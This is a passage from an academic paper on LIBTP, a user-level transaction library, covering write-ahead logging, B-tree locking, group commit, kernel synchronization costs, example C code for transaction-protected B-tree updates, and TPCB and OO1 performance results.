The log record describing an update must be written to stable storage before the modified page. This is **write-ahead logging**. If log records are safely written to disk, data pages may be written at any time afterwards. This means that the only file that ever needs to be forced to disk is the log. Since the log is append-only, modified pages always appear at the end and may be written to disk efficiently in any file system that favors sequential ordering (*e.g.*, FFS, log-structured file system, or an extent-based system).

### 3.1.2. Concurrency Control

The concurrency control protocol is responsible for maintaining consistency in the presence of multiple accesses. There are several alternative solutions such as locking, optimistic concurrency control [KUNG81], and timestamp ordering [BERN80]. Since optimistic methods and timestamp ordering are generally more complex and restrict concurrency without eliminating starvation or deadlocks, we chose two-phase locking (2PL). Strict 2PL is suboptimal for certain data structures such as B-trees because it can limit concurrency, so we use a special locking protocol based on one described in [LEHM81].

The B-tree locking protocol we implemented releases locks at internal nodes in the tree as it descends. A lock on an internal page is always released before a lock on its child is obtained (that is, locks are not **coupled** [BAY77] during descent). When a leaf (or internal) page is split, a write lock is acquired on the parent before the lock on the just-split page is released (locks are **coupled** during ascent). Write locks on internal pages are released immediately after the page is updated, but locks on leaf pages are held until the end of the transaction.

Since locks are released during descent, the structure of the tree may change above a node being used by some process. If that process must later ascend the tree because of a page split, any such change must not cause confusion. We use the technique described in [LEHM81] which exploits the ordering of data on a B-tree page to guarantee that no process ever gets lost as a result of internal page updates made by other processes.

If a transaction that updates a B-tree aborts, the user-visible changes to the tree must be rolled back. However, changes to the internal nodes of the tree need not be rolled back, since these pages contain no user-visible data. When rolling back a transaction, we roll back all leaf page updates, but no internal insertions or page splits. In the worst case, this will leave a leaf page less than half full. This may cause poor space utilization, but does not lose user data.

Holding locks on leaf pages until transaction commit guarantees that no other process can insert or delete data that has been touched by this process. Rolling back insertions and deletions on leaf pages guarantees that no aborted updates are ever visible to other transactions. Leaving page splits intact permits us to release internal write locks early. Thus transaction semantics are preserved, and locks are held for shorter periods.

The extra complexity introduced by this locking protocol appears substantial, but it is important for multi-user execution. The benefits of non-two-phase locking on B-trees are well established in the database literature [BAY77], [LEHM81]. If a process held locks until it committed, then a long-running update could lock out all other transactions by preventing any other process from locking the root page of the tree. The B-tree locking protocol described above guarantees that locks on internal pages are held for extremely short periods, thereby increasing concurrency.

### 3.1.3. Management of Shared Data

Database systems permit many users to examine and update the same data concurrently. In order to provide this concurrent access and enforce the write-ahead logging protocol described in section 3.1.1, we use a shared memory buffer manager. Not only does this provide the guarantees we require, but a user-level buffer manager is frequently faster than using the file system buffer cache. Reads or writes involving the file system buffer cache often require copying data between user and kernel space while a user-level buffer manager can return pointers to data pages directly. Additionally, if more than one process uses the same page, then fewer copies may be required.

### 3.2. Module Architecture

The preceding sections described modules for managing the transaction log, locks, and a cache of shared buffers. In addition, we need to provide functionality for transaction *begin*, *commit*, and *abort* processing, necessitating a transaction manager. In order to arbitrate concurrent access to locks and buffers, we include a process management module which manages a collection of semaphores used to block and release processes. Finally, in order to provide a simple, standard interface we have modified the database access routines (**db**(3)). For the purposes of this paper we call the modified package the **Record Manager**. Figure one shows the main interfaces and architecture of LIBTP.

### 3.2.1. The Log Manager

The **Log Manager** enforces the write-ahead logging protocol. Its primitive operations are *log*, *log_commit*, *log_read*, *log_roll* and *log_unroll*. The *log* call performs a buffered write of the specified log record and returns a unique log sequence number (LSN). This LSN may then be used to retrieve a record from the log using the *log_read* call. The *log* interface knows very little about the internal format of the log records it receives. Rather, all





**Figure 1: Library module interfaces.**

log records are referenced by a header structure, a log record type, and a character buffer containing the data to be logged. The log record type is used to call the appropriate redo and undo routines during *abort* and *commit* processing. While we have used the **Log Manager** to provide before and after image logging, it may also be used for any of the logging algorithms discussed.

The *log_commit* operation behaves exactly like the *log* operation but guarantees that the log has been forced to disk before returning. A discussion of our commit strategy appears in the implementation section (section 4.2). *Log_unroll* reads log records from the log, following backward transaction pointers and calling the appropriate undo routines to implement transaction abort. In a similar manner, *log_roll* reads log records sequentially forward, calling the appropriate redo routines to recover committed transactions after a system crash.

### 3.2.2. The Buffer Manager

The **Buffer Manager** uses a pool of shared memory to provide a least-recently-used (LRU) block cache. Although the current library provides an LRU cache, it would be simple to add alternate replacement policies as suggested by [CHOU85] or to provide multiple buffer pools with different policies. Transactions request pages from the buffer manager and keep them **pinned** to ensure that they are not written to disk while they are in a logically inconsistent state. When page replacement is necessary, the **Buffer Manager** finds an unpinned page and then checks with the **Log Manager** to ensure that the write-ahead protocol is enforced.

### 3.2.3. The Lock Manager

The **Lock Manager** supports general purpose locking (single writer, multiple readers) which is currently used to provide two-phase locking and high concurrency B-tree locking. However, the general purpose nature of the lock manager provides the ability to support a variety of locking protocols. Currently, all locks are issued at the granularity of a page (the size of a buffer in the buffer pool) which is identified by two 4-byte integers (a file id and page number). This provides the necessary information to extend the **Lock Manager** to perform hierarchical locking [GRAY76]. The current implementation does not support locks at other granularities and does not promote locks; these are obvious future additions to the system.

If an incoming lock request cannot be granted, the requesting process is queued for the lock and descheduled. When a lock is released, the wait queue is traversed and any newly compatible locks are granted. Locks are located via a file and page hash table and are chained both by object and by transaction, facilitating rapid traversal of the lock table during transaction commit and abort.

The primary interfaces to the lock manager are *lock*, *unlock*, and *lock_unlock_all*. *Lock* obtains a new lock for a specific object. There are also two variants of the *lock* request, *lock_upgrade* and *lock_downgrade*, which allow the caller to atomically trade a lock of one type for a lock of another. *Unlock* releases a specific mode of lock on a specific object. *Lock_unlock_all* releases all the locks associated with a specific transaction.

### 3.2.4. The Process Manager

The **Process Manager** acts as a user-level scheduler to make processes wait on unavailable locks and pending buffer cache I/O. For each process, a semaphore is maintained upon which that process waits when it needs to be descheduled. When a process needs to be run, its semaphore is cleared, and the operating system reschedules it. No sophisticated scheduling algorithm is applied; if the lock for which a process was waiting becomes available, the process is made runnable. It would have been possible to change the kernel's process scheduler to interact more efficiently with the lock manager, but doing so would have compromised our commitment to a user-level package.

### 3.2.5. The Transaction Manager

The **Transaction Manager** provides the standard interface of *txn_begin*, *txn_commit*, and *txn_abort*. It keeps track of all active transactions, assigns unique transaction identifiers, and directs the abort and commit processing. When a *txn_begin* is issued, the **Transaction Manager** assigns the next available transaction identifier, allocates a per-process transaction structure in shared memory, increments the count of active transactions, and returns the new transaction identifier to the calling process. The in-memory transaction structure contains a pointer into the lock table for locks held by this transaction, the last log sequence number, a transaction state (*idle*, *running*, *aborting*, or *committing*), an error code, and a semaphore identifier.

At commit, the **Transaction Manager** calls *log_commit* to record the end of transaction and to flush the log. Then it directs the **Lock Manager** to release all locks associated with the given transaction. If a transaction aborts, the **Transaction Manager** calls on *log_unroll* to read the transaction's log records and undo any modifications to the database. As in the commit case, it then calls *lock_unlock_all* to release the transaction's locks.

### 3.2.6. The Record Manager

The **Record Manager** supports the abstraction of reading and writing records to a database. We have modified the the database access routines **db**(3) [BSD91] to call the log, lock, and buffer managers. In order to provide functionality to perform undo and redo, the **Record Manager** defines a collection of log record types and the associated undo and redo routines. The **Log Manager** performs a table lookup on the record type to call the appropriate routines. For example, the B-tree access method requires two log record types: insert and delete. A replace operation is implemented as a delete followed by an insert and is logged accordingly.

## 3.3. Application Architectures

The structure of LIBTP allows application designers to trade off performance and protection. Since a large portion of LIBTP's functionality is provided by managing structures in shared memory, its structures are subject to corruption by applications when the library is linked directly with the application. For this reason, LIBTP is designed to allow compilation into a separate server process which may be accessed via a socket interface. In this way LIBTP's data structures are protected from application code, but communication overhead is increased. When applications are trusted, LIBTP may be compiled directly into the application providing improved performance. Figures two and three show the two alternate application architectures.

There are potentially two modes in which one might use LIBTP in a server based architecture. In the first, the server would provide the capability to respond to requests to each of the low level modules (lock, log, buffer, and transaction managers). Unfortunately, the performance of such a system is likely to be blindingly slow since modifying a piece of data would require three or possibly four separate communications: one to lock the data, one to obtain the data, one to log the modification, and possibly one to transmit the modified data. Figure four shows the relative performance for retrieving a single record using the record level call versus using the lower level buffer management and locking calls. The 2:1 ratio observed in the single process case reflects the additional overhead of parsing eight commands rather than one while the 3:1 ratio observed in the client/server architecture reflects both





**Figure 2: Server Architecture.** In this configuration, the library is loaded into a server process which is accessed via a socket interface.





**Figure 3: Single Process Architecture.** In this configuration, the library routines are loaded as part of the application and accessed via a subroutine interface.

---

the parsing and the communication overheard. Although there may be applications which could tolerate such performance, it seems far more feasible to support a higher level interface, such as that provided by a query language (*e.g.* SQL [SQL86]).

Although LIBTP does not have an SQL parser, we have built a server application using the toolkit command language (TCL) [OUST90]. The server supports a command line interface similar to the subroutine interface defined in **db**(3). Since it is based on TCL, it provides control structures as well.

## 4. Implementation

### 4.1. Locking and Deadlock Detection

LIBTP uses two-phase locking for user data. Strictly speaking, the two phases in two-phase locking are a **grow** phase, during which locks are acquired, and a **shrink** phase, during which locks are released. No lock may ever be acquired during the shrink phase. The grow phase lasts until the first release, which marks the start of the shrink phase. In practice, the grow phase lasts for the duration of a transaction in LIBTP and in commercial database systems. The shrink phase takes place during transaction commit or abort. This means that locks are acquired on demand during the lifetime of a transaction, and held until commit time, at which point all locks are released.

If multiple transactions are active concurrently, deadlocks can occur and must be detected and resolved. The lock table can be thought of as a representation of a directed graph. The nodes in the graph are transactions. Edges represent the **waits-for** relation between transactions; if transaction *A* is waiting for a lock held by transaction *B*, then a directed edge exists from *A* to *B* in the graph. A deadlock exists if a cycle appears in the graph. By convention, no transaction ever waits for a lock it already holds, so reflexive edges are impossible.

A distinguished process monitors the lock table, searching for cycles. The frequency with which this process runs is user-settable; for the multi-user tests discussed in section 5.1.2, it has been set to wake up every second, but more sophisticated schedules are certainly possible. When a cycle is detected, one of the transactions in the cycle is nominated and aborted. When the transaction aborts, it rolls back its changes and releases its locks, thereby breaking the cycle in the graph.

### 4.2. Group Commit

Since the log must be flushed to disk at commit time, disk bandwidth fundamentally limits the rate at which transactions complete. Since most transactions write only a few small records to the log, the last page of the log will be flushed once by every transaction which writes to it. In the naive implementation, these flushes would happen serially.





**Figure 4: Comparison of High and Low Level Interfaces.** Elapsed time in seconds to perform a single record retrieval from a command line (rather than a procedural interface) is shown on the y axis. The "component" numbers reflect the timings when the record is retrieved by separate calls to the lock manager and buffer manager while the "record" timings were obtained by using a single call to the record manager. The 2:1 ratio observed for the single process case is a reflection of the parsing overhead for executing eight separate commands rather than one. The additional factor of one reflected in the 3:1 ratio for the client/server architecture is due to the communication overhead. The true ratios are actually worse since the component timings do not reflect the search times within each page or the time required to transmit the page between the two processes.

---

LIBTP uses **group commit** [DEWI84] in order to amortize the cost of one synchronous disk write across multiple transactions. Group commit provides a way for a group of transactions to commit simultaneously. The first several transactions to commit write their changes to the in-memory log page, then sleep on a distinguished semaphore. Later, a committing transaction flushes the page to disk, and wakes up all its sleeping peers. The point at which changes are actually written is determined by three thresholds. The first is the *group threshold* and defines the minimum number of transactions which must be active in the system before transactions are forced to participate in a group commit. The second is the *wait threshold* which is expressed as the percentage of active transactions waiting to be committed. The last is the *logdelay threshold* which indicates how much unflushed log should be allowed to accumulate before a waiting transaction's commit record is flushed.

Group commit can substantially improve performance for high-concurrency environments. If only a few transactions are running, it is unlikely to improve things at all. The crossover point is the point at which the transaction commit rate is limited by the bandwidth of the device on which the log resides. If processes are trying to flush the log faster than the log disk can accept data, then group commit will increase the commit rate.

### 4.3. Kernel Intervention for Synchronization

Since LIBTP uses data in shared memory (*e.g.* the lock table and buffer pool) it must be possible for a process to acquire exclusive access to shared data in order to prevent corruption. In addition, the process manager must put processes to sleep when the lock or buffer they request is in use by some other process. In the LIBTP implementation under Ultrix 4.0[1], we use System V semaphores to provide this synchronization. Semaphores implemented in this fashion turn out to be an expensive choice for synchronization, because each access traps to the kernel and executes atomically there.

On architectures that support atomic test-and-set, a much better choice would be to attempt to obtain a spinlock with a test-and-set, and issue a system call only if the spinlock is unavailable. Since virtually all semaphores in LIBTP are uncontested and are held for very short periods of time, this would improve performance. For example, processes must acquire exclusive access to buffer pool metadata in order to find and pin a buffer in shared memory. This semaphore is requested most frequently in LIBTP. However, once it is acquired, only a few instructions must

[1] Ultrix and DEC are trademarks of Digital Equipment Corporation.

be executed before it is released. On one architecture for which we were able to gather detailed profiling information, the cost of the semaphore calls accounted for 25% of the total time spent updating the metadata. This was fairly consistent across most of the critical sections.

In an attempt to quantify the overhead of kernel synchronization, we ran tests on a version of 4.3BSD-Reno which had been modified to support binary semaphore facilities similar to those described in [POSIX91]. The hardware platform consisted of an HP300 (33MHz MC68030) workstation with 16MBytes of main memory, and a 600MByte HP7959 SCSI disk (17 ms average seek time). We ran three sets of comparisons which are summarized in figure five. In each comparison we ran two tests, one using hardware spinlocks and the other using kernel call synchronization. Since the test was run single-user, none of the the locks were contested. In the first two sets of tests, we ran the full transaction processing benchmark described in section 5.1. In one case we ran with both the database and log on the same disk (1 Disk) and in the second, we ran with the database and log on separate disks (2 Disk). In the last test, we wanted to create a CPU bound environment, so we used a database small enough to fit completely in the cache and issued read-only transactions. The results in figure five express the kernel call synchronization performance as a percentage of the spinlock performance. For example, in the 1 disk case, the kernel call implementation achieved 4.4 TPS (transactions per second) while the semaphore implementation achieved 4.6 TPS, and the relative performance of the kernel synchronization is 96% that of the spinlock (100 * 4.4 / 4.6). There are two striking observations from these results:

- even when the system is disk bound, the CPU cost of synchronization is noticeable, and
- when we are CPU bound, the difference is dramatic (67%).

### 4.4. Transaction Protected Access Methods

The B-tree and fixed length recno (record number) access methods have been modified to provide transaction protection. Whereas the previously published interface to the access routines had separate open calls for each of the access methods, we now have an integrated open call with the following calling conventions:

```
DB *dbopen (const char *file, int flags, int mode, DBTYPE type,
            int dbflags, const void *openinfo)
```

where *file* is the name of the file being opened, *flags* and *mode* are the standard arguments to **open**(2), *type* is one of the access method types, *dbflags* indicates the mode of the buffer pool and transaction protection, and *openinfo* is the access method specific information. Currently, the possible values for *dbflags* are DB_SHARED and DB_TP





**Figure 5: Kernel Overhead for System Call Synchronization.** The performance of the kernel call synchronization is expressed as a percentage of the spinlock synchronization performance. In disk bound cases (1 Disk and 2 Disks), we see that 4-6% of the performance is lost due to kernel calls while in the CPU bound case, we have lost 67% of the performance due to kernel calls.

indicating that buffers should be kept in a shared buffer pool and that the file should be transaction protected.

The modifications required to add transaction protection to an access method are quite simple and localized.

1. Replace file *open* with *buf_open*.
2. Replace file *read* and *write* calls with buffer manager calls (*buf_get*, *buf_unpin*).
3. Precede buffer manager calls with an appropriate (read or write) lock call.
4. Before updates, issue a logging operation.
5. After data have been accessed, release the buffer manager pin.
6. Provide undo/redo code for each type of log record defined.

The following code fragments show how to transaction protect several updates to a B-tree.[2] In the unprotected case, an open call is followed by a read call to obtain the meta-data for the B-tree. Instead, we issue an open to the buffer manager to obtain a file id and a buffer request to obtain the meta-data as shown below.

```
char *path;
int fid, flags, len, mode;

/* Obtain a file id with which to access the buffer pool */
fid = buf_open(path, flags, mode);

/* Read the meta data (page 0) for the B-tree */
if (tp_lock(fid, 0, READ_LOCK))
     return error;
meta_data_ptr = buf_get(fid, 0, BF_PIN, &len);
```

The BF_PIN argument to *buf_get* indicates that we wish to leave this page pinned in memory so that it is not swapped out while we are accessing it. The last argument to *buf_get* returns the number of bytes on the page that were valid so that the access method may initialize the page if necessary.

Next, consider inserting a record on a particular page of a B-tree. In the unprotected case, we read the page, call *_bt_insertat*, and write the page. Instead, we lock the page, request the buffer, log the change, modify the page, and release the buffer.

```
int fid, len, pageno;    /* Identifies the buffer */
int index;               /* Location at which to insert the new pair */
DBT *keyp, *datap;       /* Key/Data pair to be inserted */
DATUM *d;                /* Key/data structure to insert */

/* Lock and request the buffer */
if (tp_lock(fid, pageno, WRITE_LOCK))
     return error;
buffer_ptr = buf_get(fid, pageno, BF_PIN, &len);

/* Log and perform the update */
log_insdel(BTREE_INSERT, fid, pageno, keyp, datap);
_bt_insertat(buffer_ptr, d, index);
buf_unpin(buffer_ptr);
```

Succinctly, the algorithm for turning unprotected code into protected code is to replace read operations with *lock* and *buf_get* operations and write operations with *log* and *buf_unpin* operations.

## 5. Performance

In this section, we present the results of two very different benchmarks. The first is an online transaction processing benchmark, similar to the standard TPCB, but has been adapted to run in a desktop environment. The second emulates a computer-aided design environment and provides more complex query processing.

[2] The following code fragments are examples, but do not define the final interface. The final interface will be determined after LIBTP has been fully integrated with the most recent db(3) release from the Computer Systems Research Group at University of California, Berkeley.

### 5.1. Transaction Processing Benchmark

For this section, all performance numbers shown except for the commercial database system were obtained on a DECstation 5000/200 with 32MBytes of memory running Ultrix V4.0, accessing a DEC RZ57 1GByte disk drive. The commercial relational database system tests were run on a comparable machine, a Sparcstation 1+ with 32MBytes memory and a 1GByte external disk drive. The database, binaries and log resided on the same device. Reported times are the means of five tests and have standard deviations within two percent of the mean.

The test database was configured according to the TPCB scaling rules for a 10 transaction per second (TPS) system with 1,000,000 account records, 100 teller records, and 10 branch records. Where TPS numbers are reported, we are running a modified version of the industry standard transaction processing benchmark, TPCB. The TPCB benchmark simulates a withdrawal performed by a hypothetical teller at a hypothetical bank. The database consists of relations (files) for accounts, branches, tellers, and history. For each transaction, the account, teller, and branch balances must be updated to reflect the withdrawal and a history record is written which contains the account id, branch id, teller id, and the amount of the withdrawal [TPCB90].

Our implementation of the benchmark differs from the specification in several aspects. The specification requires that the database keep redundant logs on different devices, but we use a single log. Furthermore, all tests were run on a single, centralized system so there is no notion of remote accesses. Finally, we calculated throughput by dividing the total elapsed time by the number of transactions processed rather than by computing the response time for each transaction.

The performance comparisons focus on traditional Unix techniques (unprotected, using **flock**(2) and using **fsync**(2)) and a commercial relational database system. Well-behaved applications using **flock**(2) are guaranteed that concurrent processes' updates do not interact with one another, but no guarantees about atomicity are made. That is, if the system crashes in mid-transaction, only parts of that transaction will be reflected in the after-crash state of the database. The use of **fsync**(2) at transaction commit time provides guarantees of durability after system failure. However, there is no mechanism to perform transaction abort.

#### 5.1.1. Single-User Tests

These tests compare LIBTP in a variety of configurations to traditional UNIX solutions and a commercial relational database system (RDBMS). To demonstrate the server architecture we built a front end test process that uses TCL [OUST90] to parse database access commands and call the database access routines. In one case (SERVER), frontend and backend processes were created which communicated via an IP socket. In the second case (TCL), a single process read queries from standard input, parsed them, and called the database access routines. The performance difference between the TCL and SERVER tests quantifies the communication overhead of the socket. The RDBMS implementation used embedded SQL in C with stored database procedures. Therefore, its configuration is a hybrid of the single process architecture and the server architecture. The graph in figure six shows a comparison of the following six configurations:

| | |
|---|---|
| LIBTP | Uses the LIBTP library in a single application. |
| TCL | Uses the LIBTP library in a single application, requires query parsing. |
| SERVER | Uses the LIBTP library in a server configuration, requires query parsing. |
| NOTP | Uses no locking, logging, or concurrency control. |
| FLOCK | Uses **flock**(2) for concurrency control and nothing for durability. |
| FSYNC | Uses **fsync**(2) for durability and nothing for concurrency control. |
| RDBMS | Uses a commercial relational database system. |

The results show that LIBTP, both in the procedural and parsed environments, is competitive with a commercial system (comparing LIBTP, TCL, and RDBMS). Compared to existing UNIX solutions, LIBTP is approximately 15% slower than using **flock**(2) or no protection but over 80% better than using **fsync**(2) (comparing LIBTP, FLOCK, NOTP, and FSYNC).

#### 5.1.2. Multi-User Tests

While the single-user tests form a basis for comparing LIBTP to other systems, our goal in multi-user testing was to analyze its scalability. To this end, we have run the benchmark in three modes, the normal disk bound configuration (figure seven), a CPU bound configuration (figure eight, READ-ONLY), and lock contention bound (figure eight, NO_FSYNC). Since the normal configuration is completely disk bound (each transaction requires a





**Figure 6: Single-User Performance Comparison.**

random read, a random write, and a sequential write[3]) we expect to see little performance improvement as the multiprogramming level increases. In fact, figure seven reveals that we are able to overlap CPU and disk utilization slightly producing approximately a 10% performance improvement with two processes. After that point, performance drops off, and at a multi-programming level of 4, we are performing worse than in the single process case.

Similar behavior was reported on the commercial relational database system using the same configuration. The important conclusion to draw from this is that you cannot attain good multi-user scaling on a badly balanced system. If multi-user performance on applications of this sort is important, one must have a separate logging device and horizontally partition the database to allow a sufficiently high degree of multiprogramming that group commit can amortize the cost of log flushing.

By using a very small database (one that can be entirely cached in main memory) and read-only transactions, we generated a CPU bound environment. By using the same small database, the complete TPCB transaction, and no **fsync**(2) on the log at commit, we created a lock contention bound environment. The small database used an account file containing only 1000 records rather than the full 1,000,000 records and ran enough transactions to read the entire database into the buffer pool (2000) before beginning measurements. The read-only transaction consisted of three database reads (from the 1000 record account file, the 100 record teller file, and the 10 record branch file). Since no data were modified and no history records were written, no log records were written. For the contention bound configuration, we used the normal TPCB transaction (against the small database) and disabled the log flush. Figure eight shows both of these results.

The read-only test indicates that we barely scale at all in the CPU bound case. The explanation for that is that even with a single process, we are able to drive the CPU utilization to 96%. As a result, that gives us very little room for improvement, and it takes a multiprogramming level of four to approach 100% CPU saturation. In the case where we do perform writes, we are interested in detecting when lock contention becomes a dominant performance factor. Contention will cause two phenomena; we will see transactions queueing behind frequently accessed data, and we will see transaction abort rates increasing due to deadlock. Given that the branch file contains only ten records, we expect contention to become a factor quickly and the NO-FSYNC line in figure eight demonstrates this dramatically. Each additional process causes both more waiting and more deadlocking. Figure nine shows that in the small database case (SMALL), waiting is the dominant cause of declining performance (the number of aborts increases less steeply than the performance drops off in figure eight), while in the large database case (LARGE), deadlocking contributes more to the declining performance.

[3] Although the log is written sequentially, we do not get the benefit of sequentiality since the log and database reside on the same disk.





Figure 7: Multi-user Performance. Since the configuration is completely disk bound, we see only a small improvement by adding a second process. Adding any more concurrent processes causes perfomance degradation.





Figure 8: Multi-user Performance on a small database. With one process, we are driving the CPU at 96% utilization leaving little room for improvement as the multiprogramming level increases. In the NO-FSYNC case, lock contention degrades performance as soon as a second process is added.





Figure 9: Abort rates on the TPCB Benchmark. The abort rate climbs more quickly for the large database test since processes are descheduled more frequently, allowing more processes to vie for the same locks.

Deadlocks are more likely to occur in the LARGE test than in the SMALL test because there are more opportunities to wait. In the SMALL case, processes never do I/O and are less likely to be descheduled during a transaction. In the LARGE case, processes will frequently be descheduled since they have to perform I/O. This provides a window where a second process can request locks on already locked pages, thus increasing the likelihood of building up long chains of waiting processes. Eventually, this leads to deadlock.

### 5.2. The OO1 Benchmark

The TPCB benchmark described in the previous section measures performance under a conventional transaction processing workload. Other application domains, such as computer-aided design, have substantially different access patterns. In order to measure the performance of LIBTP under workloads of this type, we implemented the OO1 benchmark described in [CATT91].

The database models a set of electronics components with connections among them. One table stores parts and another stores connections. There are three connections originating at any given part. Ninety percent of these connections are to nearby parts (those with nearby *ids*) to model the spatial locality often exhibited in CAD applications. Ten percent of the connections are randomly distributed among all other parts in the database. Every part appears exactly three times in the *from* field of a connection record, and zero or more times in the *to* field. Parts have *x* and *y* locations set randomly in an appropriate range.

The intent of OO1 is to measure the overall cost of a query mix characteristic of engineering database applications. There are three tests:

